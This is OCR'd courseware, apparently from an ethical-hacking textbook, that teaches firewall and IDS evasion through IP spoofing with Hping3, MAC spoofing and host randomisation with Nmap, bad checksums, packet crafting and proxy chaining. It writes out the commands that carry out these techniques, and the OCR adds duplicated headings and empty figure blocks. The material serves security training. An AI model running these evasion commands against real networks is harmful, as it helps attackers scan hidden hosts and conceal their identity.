
Note: You will not be able to complete the three-way handshake and open a successful TCP connection with spoofed IP addresses

IP Address Spoofing

Most firewalls filter packets based on the source IP address. These firewalls examine the source IP address and determine whether the packet is coming from a legitimate source or an illegitimate source. The IDS filters packets from illegitimate sources. Attackers use IP spoofing technique to bypass such IDS/firewalls.

IP address spoofing is a hijacking technique in which an attacker obtains a computer's IP address, alters the packet headers, and sends request packets to a target machine, pretending to be a legitimate host. The packets appear to be sent from a legitimate machine but are actually sent from the attacker's machine, while his/her machine's IP address is concealed. When the victim replies to the address, it goes back to the spoofed address and not to the attacker's real address. Attackers mostly use IP address spoofing to perform DoS attacks.

When the attacker sends a connection request to the target host, the target host replies to the spoofed IP address. When spoofing a nonexistent address, the target replies to a nonexistent system and then hangs until the session times out, thus consuming a significant amount of its own resources.



IP spoofing using Hping3:
Hping3 www.certifiedhacker.com -a 7.7.7.7
Attacker sending a packet with a spoofed address 7.7.7.7
Victim IP address 5.5.5.5
Real address 7.7.7.7

Figure 3.88: IP Spoofing using Hping3

IP spoofing using Hping3:

```
Hping3 www.certifiedhacker.com -a 7.7.7.7
```

You can use Hping3 to perform IP spoofing. The above command helps you to send arbitrary TCP/IP packets to network hosts.

Note: You will not be able to complete the three-way handshake and open a successful TCP connection with spoofed IP addresses.

MAC Address Spoofing

- The MAC address spoofing technique involves spoofing a MAC address with the MAC address of a legitimate user on the network.
- Attackers use the **`--spoof-mac`** Nmap option to set a specific MAC address for the packets to evade firewalls.

MAC Address Spoofing

Network firewalls filter packets based on the source media access control (MAC) address. They examine the MAC address in the packet header and determine whether the packets originate from a legitimate source. Firewalls allow traffic from specific sources using MAC filtering rules and restrict packets that do not satisfy the filtering rules. To avoid these restrictions, attackers use MAC spoofing techniques, in which they employ fake MAC addresses and masquerade as legitimate users to scan the hosts located behind the firewall.

The MAC address spoofing technique allows attackers to send request packets to the target machine/network, pretending to be a legitimate host. Attackers use the Nmap tool to evade firewalls via MAC address spoofing.

Performing MAC Address Spoofing to Scan Beyond IDS and Firewall Using Nmap:

Attackers use the **`--spoof-mac`** Nmap option to choose or set a specific MAC address for packets and send them to the target system/network.

- **`nmap -sT -Pn --spoof-mac 0 [Target IP]`**

  The above command automatically generates a random MAC address and attaches it to the packets in place of the original MAC address while performing host scanning. Here, **`--spoof-mac 0`** represents the randomization of the MAC address.

```

Figure 3.89: Screenshot of scanning using the Nmap –spoof-mac 0 option

- **`nmap -sT -Pn --spoof-mac [Vendor] [Target IP]`**

  The above command allows attackers to opt for a MAC address from the vendor and spoof it by attaching it to the packets in place of the original MAC address during the scan. This type of scan allows attackers to scan in the hidden mode, as the original MAC address is not recorded in the firewall logs. **`--spoof-mac [vendor]`** represents the randomization of the MAC address based on the specified vendor.

Creating Custom Packets

The attacker creates and sends custom packets to scan the intended target beyond the IDS/firewalls. Various techniques are used to create custom packets. Some of them are mentioned below:


- **Creating Custom Packets by using Packet Crafting Tools**

  Attackers create custom TCP packets to scan the target by bypassing the firewalls. Attackers use various packet crafting tools such as Colasoft packet builder (*https://www.colasoft.com*), NetScanTools Pro (*https://www.netscantools.com*), etc., to scan the target that is beyond the firewall. Packet crafting tools craft and send packet streams (custom packets) using different protocols at different transfer rates.

  - **Colasoft Packet Builder**

    Source: *https://www.colasoft.com*

    Colasoft Packet Builder is a tool that allows an attacker to create custom network packets and helps security professionals assess the network. The attacker can select a TCP packet from the provided templates and change the parameters in the decoder, hexadecimal, or ASCII editor to create a packet. In addition to building packets, Colasoft Packet Builder supports saving packets to packet files and sending packets to the network.



```

```

No.	Delta Time	Source	Destination
1	0.100000000	00:00:00:00:00:00	FF:FF:FF:FF:FF:FF

Figure 3.92: Screenshot of Colasoft Packet Builder

There are three views in the Packet Builder: Packet List, Decode Editor, and Hex Editor.

- Packet List displays all the constructed packets. When you select one or more packets in Packet List, the first highlighted packet is displayed in both Decode Editor and Hex Editor for editing.
- In Hex Editor, the data of the packet are represented as hexadecimal values and ASCII characters; nonprintable characters are represented by a dot (".") in the ASCII section. You can edit either the hexadecimal values or the ASCII characters.
- Decode Editor allows the attacker to edit packets without remembering the value length, byte order, and offsets. You can select a field and change the value in the edit box.

For creating a packet, you can use the add or insert packet command in the Edit menu or the Toolbar to create a new packet.

The attacker can send a constructed packet to wire directly and control how Colasoft Packet Builder sends the packets, specifying, for example, the interval between packets, loop times, and delay between loops.

This packet builder audits networks and checks the network protection against attacks and intruders. Attackers may use this packet builder to create fragmented packets to bypass network firewalls and IDS systems. They can also create packets and flood the victim with a very large number of packets, which could result in DoS attacks.

Randomizing Host Order and Sending Bad Checksums

Randomizing Host Order

- Attackers **scan the number of hosts** in the target network **in random order** to scan an intended target that is behind a firewall

Randomizing Host Order and Sending Bad Checksums

Randomizing Host Order

The attacker scans the number of hosts in the target network in a random order to scan the intended target that is lying beyond the firewall. The option used by Nmap to scan with a random host order is **`--randomize-hosts`**.

This technique instructs Nmap to shuffle each group of 16384 hosts before scanning with slow timing options, thus making the scan less notable to network monitoring systems and firewalls. If larger group sizes are randomized, the **`PING_GROUP_SZ`** should be increased in **`nmap.h`** and it should be compiled again. Another method can be followed by generating the target IP list with the list scan command **`-sL -n -oN <filename>`** and then randomizing it with a Perl script and providing the whole list to Nmap using the **`-iL`** command.

Figure 3.93: Screenshot of randomizing hosts in Zenmap

Sending Bad Checksums

The attacker sends packets with bad or bogus TCP/UPD checksums to the intended target to avoid certain firewall rule sets. TCP/UPD checksums are used to ensure data integrity. Sending packets with incorrect checksums can help attackers to acquire information from improperly configured systems by checking for any response. If there is a response, then it is from the IDS or firewall, which did not verify the obtained checksum. If there is no response or the packets are dropped, then it can be inferred that the system is configured. This technique instructs Nmap to send packets with invalid TCP, UDP, or SCTP checksums to the target host. The option used by Nmap is **`--badsum`**.

Proxy Servers

A proxy server is an application that can **serve as an intermediary** for connecting with other computers

Why Attackers Use Proxy Servers?

1. To hide the actual source of a scan and **evade certain IDS/firewall restrictions**
2. To **mask the actual source** of an attack by impersonating the fake source address of the proxy
3. To **remotely access intranets** and other **website resources** that are normally restricted
4. To **interrupt all requests** sent by a user and transmit them to a third destination such that victims can only identify the proxy server address
5. To chain **multiple proxy servers** to avoid detection

Note: A search in **Google** will list thousands of **free proxy servers**

Proxy Servers

A proxy server is an application that can serve as an intermediary for connecting with other computers.

A proxy server is used:

- As a firewall and to protect the local network from external attacks.
- As an IP address multiplexer that allows several computers to connect to the Internet when you have only one IP address (NAT/PAT).
- To anonymize web surfing (to some extent).
- To extract unwanted content, such as ads or “unsuitable” material (using specialized proxy servers).
- To provide some protection against hacking attacks.
- To save bandwidth.

How does a proxy server work?

Initially, when you use a proxy to request a particular web page on an actual server, the proxy server receives it. The proxy server then sends your request to the actual server on your behalf. It mediates between you and the actual server to transmit and respond to the request, as shown in the figure below.



Figure 3.95: Attacker using a proxy server for connecting to the target

In this process, the proxy receives the communication between the client and the destination application. To take advantage of a proxy server, an attacker must configure client programs so that they can send their requests to the proxy server instead of the final destination.

Why Attackers Use Proxy Servers?

It is easier for an attacker to attack or hack a particular system than to conceal the attack source. Therefore, the primary challenge for an attacker is to hide his/her identity so that he/she cannot be traced. Thus, the attacker uses a proxy server to avoid attack detection by masking his/her IP address. When the attacker uses a proxy to connect to the target system, the server logs will record the proxy's source address rather than the attacker’s source address.

Proxy sites help the attacker to browse the Internet anonymously and access blocked sites (i.e., evade firewall restrictions). Thus, the attacker can surf restricted sites anonymously without using the source IP address.

Attackers use proxy servers:

- To hide the actual source of a scan and evade certain IDS/firewall restrictions.
- To hide the source IP address so that they can hack without any legal corollary.
- To mask the actual source of the attack by employing a fake source address of the proxy.
- To remotely access intranets and other website resources that are normally off limits.
- To interrupt all the requests sent by a user and transmit them to a third destination; hence, victims will only be able to identify the proxy server address.
- To chain multiple proxy servers to avoid detection.

Free Proxy Servers

Some free proxy servers available on the Internet, which can help you to access restricted sites without revealing your IP address. In the **Google** search engine, type "**Free Proxy Servers**" to see a list of such servers. Select one from this list and download and install it to browse anonymously without revealing your legitimate IP address.

FreeProxy
Software

FreeProxy, which runs on Microsoft Windows platforms, was originally developed in 1999 as a method of internet connection sharing. Since that time it has been continuously developed and now offers a number of internet services. The software is free but not available under the GNU General Public License Wikipedia

Developer(s): Hand-Crafted Software

License: Freeware

Proxy Chaining

Proxy chaining helps an attacker to increase his/her Internet anonymity. Internet anonymity depends on the number of proxies used for fetching the target application; the larger the number of proxy servers used, the greater is the attacker's anonymity.

The proxy chaining process is described below:

- The user requests a resource from the destination.
- A proxy client in the user's system connects to a proxy server and passes the request to the proxy server.
- The proxy server strips the user's identification information and passes the request to the next proxy server.
- This process is repeated by all the proxy servers in the chain.
- Finally, the unencrypted request is passed to the web server.

In addition to the proxy tools mentioned above, there are many other proxy tools intended to allow users to surf the Internet anonymously. Some additional proxy tools are listed below:

- Burp Suite (*https://www.portswigger.net*)
- Tor (*https://www.torproject.org*)
- CCProxy (*https://www.youngzsoft.net*)
- Hotspot Shield (*https://www.hotspotshield.com*)

